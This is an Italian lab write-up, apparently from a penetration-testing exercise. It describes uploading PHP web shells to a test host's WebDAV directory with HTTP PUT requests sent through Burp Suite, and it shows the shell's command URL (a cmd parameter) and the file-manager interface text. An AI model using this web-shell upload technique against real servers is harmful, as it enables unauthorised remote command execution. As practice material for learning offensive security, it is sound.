
1

Per prendere più confidenza e manualità ho dunque preferito utilizzare altre due **shell.php** MOLTO più intuitive e user-friendly



Come si nota, a differenza di prima, la possibilità di inserire comandi è semplificata tramite il **Textbox** nella pagina

Come per il payload.php precedente ho usato il verbo **PUT** e mandato tramite il **Repeater** da BurpSuite



SHELL php più sofisticata

2#

Seconda shell più sofisticata che ho utilizzato:

MOLTO, MOLTO **PIU' COMPLETA!**

10.10.10.100/dav/shell2.php?&s=r&cmd=dir&dir=.

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

How to use iptables Fi...

FreeKB - Linux Funda...

PHPShell by Arjen - Version 2.6.6dev - August 28th 2003

HAXPLOTTER - Server Files Browser...

Browsing: /var/www/dav

GO

| Filename | Actions (Attempt to perform) | Size | Attributes | Modification Date |
|---------------------|---|-----------|------------|--------------------------|
| [.] | | | DRWX | Tue 02-04-2024 08:23:42 |
| [..] | | | DRWX | Sun 20-05-2012 15:31:37 |
| [ciao] | [Rename] [Delete] | | DRWX | Tue 02-04-2024 08:09:38 |
| [W7F0IQLE.htm] | [Rename] [Delete] | | DRWX | Thu 28-03-2024 06:06:26 |
| shell.php | [Rename] [Edit] [Copy] [Move] [Delete] [Download] | 315 B | RW | Tue 02-04-2024 08:20:02 |
| shell2.php | [Rename] [Edit] [Copy] [Move] [Delete] [Download] | 37.352 KB | RW | Tue 02-04-2024 08:26:45 |
| 4 Dir(s), 2 File(s) | | | | Total filesize: 37.66 KB |

Server's PHP Version:

Other actions:

Script Location:

Your IP:

Browsing Directory:

Legend:

5.2.4-2ubuntu5.10

[New File]

[New Directory]

[Upload a File]

/var/www/dav

D: Directory.

R: Readable.

W: Writeable.

X: Executable.

U: HTTP Uploaded File.

[Main Menu]

[PHPKonsole]

[Haxplorer]

PHPShell by Arjen - Version 2.6.6dev - August 28th 2003

Arjen Van Zwam

